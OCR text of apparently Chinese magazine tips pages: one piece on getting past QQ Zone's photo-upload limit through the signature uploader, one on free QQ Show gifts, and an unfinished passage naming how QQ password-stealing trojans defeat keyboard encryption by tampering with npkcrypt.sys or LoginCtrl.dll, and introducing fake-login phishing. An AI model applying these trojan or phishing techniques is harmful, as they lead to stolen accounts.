
最近在玩QQ空间的时候，看到别人的相册里有那么多好看的相片，就想自己传一些上去。可是可恶的腾讯又有了限制（图1），看样子要开通黄钻才能无限上传。难道我会乖乖的去开通吗？当然不，我决定自力更生，找出解决的办法。


既然走正门要交过路费，那我们就走旁门看看。于是我找到了空间中的“个性签名”，这里也可以插入图片，如图2。

点击插入图像，弹出如图3所示的对话框。我们选择本地上传，点“浏览”选择要上传的图片，如图4。提交后会提示上传成功，注意图5中的地址，这个就是上传后图片的网址。根据域名判断，图片已经上传到相册中了，打开相册来看看，如图6。

当然这样还不够完美，我们还要对上传的图片进行分类整理。使用相册自带的批量移动功能，把图片分门别类（图7）。

利用这个方法，我上传了20多张图片，都没有提示总空间已满。不过上传过程中会提示“上传用户过多……”，接着尝试即可。





QQ 背景免费得

Z.Luo<FENG>

我的QQ秀又到期了，难道又得回到光屁股的日子吗？那可不大雅观，可是如果去掠夺他人的，又不道德，怎么办呢？闲暇之余，我随手点开了一个好友的资料，看到里面有个礼品盒（图1），就顺手点了进去。突然有句话映入我的眼帘：“想不花钱就给好友惊喜？快来送好友免费QQ秀吧！”



图1






图2


图4

嘿嘿，我眼前一亮，不会真的有QQ秀吧。废话少说，先进去看看。点击“免费”，就登录了进去（图2）。

真的有不少啊，我随便选择了一个点击赠送，直接点击“下一步 填写接收人和赠言”，然后填写要赠送的QQ号码和赠送留言（图3）。下一步是选择包装的画面，随便选择一个包装，点击提交。赠送有两种选择：定时赠送和立即赠送。输入验证码，点确定。接着会提示赠送成功。


图3




图5


现在登录赠送的QQ号，会提示谁赠送了QQ秀。到QQ商城的“我的物品”里去看看，是不是在里面呢（图4）。

另外在“礼品店”还有一个提示：免费QQ秀礼品，每人只可以拥有一件（图5）。不用去理它，尽情的去赠送吧，可惜只有背景。

QQ 也要欺骗登录

£我是孟星魂

自从QQ推出第二代密码保护机制，各种瞄上QQ的盗号木马也马上进行了更新，主要是通过修改npkcrypt.sys驱动模块来破坏键盘加密保护技术。比如阿拉QQ大盗，就是直接对npkcrypt.sys进行重命名来破解。QQ键盘锁成红色小叉子的图标，也可以修改LoginCtrl.dll来破解，不会出现安全锁显示异常的现象，比如QQ大杀器，如图1。




最近QQ一狠心，升级了密码保护功能，并且恢复了N年前的软键盘技术，又增加了一个叫“QQ医生”的木马查杀程序，弄的大批QQ盗号软件都没了用武之地，这也使得QQ欺骗登录又可以发挥作用了。

